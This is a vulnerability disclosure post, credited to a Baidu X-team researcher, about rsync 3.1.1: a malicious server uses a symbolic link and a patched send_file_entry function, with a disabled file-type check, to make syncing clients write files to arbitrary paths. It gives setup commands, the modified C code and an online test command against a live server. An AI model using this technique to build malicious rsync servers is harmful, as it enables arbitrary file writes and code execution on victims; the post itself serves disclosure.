Hi all

In newest version rsync(3.1.1),directly modify the file path into absolute path is not hijack succeed due to the security checks,but using symbolic links still can bypass security checks and spoofing client.When a client uses parameter -a to synchronize files of the server-side(default),for example:

```
1.  rsync -avzP  127.0.0.1::share   /tmp/share
```

Rsync recursive synchronous all files,An attacker can hijack the file path by modifying the code of the server-side,allows remote servers to write to arbitrary files, and consequently execute arbitrary code .

Vulnerability Details :

Firstly,i write a following file into the shared folder in rsync:a true folder and a symbolic link are directed to the root directory .

```
1.  [root@pentest rsync]# ls  -lh
2.  total 8.0K
3.  -rw-r--r-- 1 root root    2 Oct 31 03:16 1.txt
4.  lrwxrwxrwx 1 root root    6 Oct 31 05:09 fakedir -> /root/
5.  drwxr-xr-x 2 root root 4.0K Oct 31 05:08 truedir
```

Then enter the truedir folder, create a new file name "pwned".

```
1.  [root@pentest rsync]# cd  truedir/
2.  [root@pentest truedir]# ls
3.  [root@pentest truedir]# echo rsync  test  >  pwned
4.  [root@pentest truedir]# ls -lh
5.  total 4.0K
6.  -rw-r--r-- 1 root root 11 Oct 31 05:17 pwned
7.  [root@pentest truedir]#
```

Next I modify the server to send the file code,in the process of synchronizing,the path of file "pwned" can be blocked and changed into any path.For example as follow code,change true path (truedir) to symbolic link (fakedir),this would put the Pwned file to download to the symbolic link points to the address (fakedir -> /root/).
file: flist.c line:394

```
1.  static void send_file_entry(int f, const char *fname, struct file_struct *file,
2.  #ifdef SUPPORT_LINKS
3.         const char *symlink_name, int symlink_len,
4.  #endif
5.         int ndx, int first_ndx)
6.  {
7.    if(strcmp(fname,"turedir/pwned") == 0){
8.
9.      fname="fakedir/pwned";  // symbolic link
10. //change  file  true path(truedir) to  symbolic link  (fakedir)
11. )
12. }
```

Then, verification occurs in the server-side and says "received request to transfer non-regular file fakedir/pwned.test 7 [sender]", But as an attacker, the code of the server-side can be arbitrarily controlled,Shielding the following code.
file:rsync.c line:405

```
/* if (iflags & ITEM_TRANSFER) {
  int i = ndx - cur_flist->ndx_start;
  if (i < 0 || !S_ISREG(cur_flist->files[i]->mode)) {
   rprintf(FERROR,
    "received request to transfer non-regular file: %d [%s]\n",
    ndx, who_am_i());
   exit_cleanup(RERR_PROTOCOL);
  }
 }
*/
```


Vulnerability Demo :

Online test:
rsync -avvzP 106.185.33.114::yaseng /tmp/yaseng

server-side(attacker):

```
[root@pentest rsync-3.1.1]# pwd
/root/.y/temp/rsync-3.1.1
[root@pentest rsync-3.1.1]# ls  -lh  /tmp/rsync/
total 8.0K
-rw-r--r-- 1 root root    2 Oct 31 03:16 1.txt
lrwxrwxrwx 1 root root    6 Oct 31 05:09 fakedir -> /root/
drwxr-xr-x 2 root root 4.0K Oct 31 05:17 truedir
[root@pentest rsync-3.1.1]# cat  /tmp/rsync/truedir/pwned
rsync test
[root@pentest rsync-3.1.1]#
```

client-side(victim):



Submitter: gaojianfeng@Baidu X-team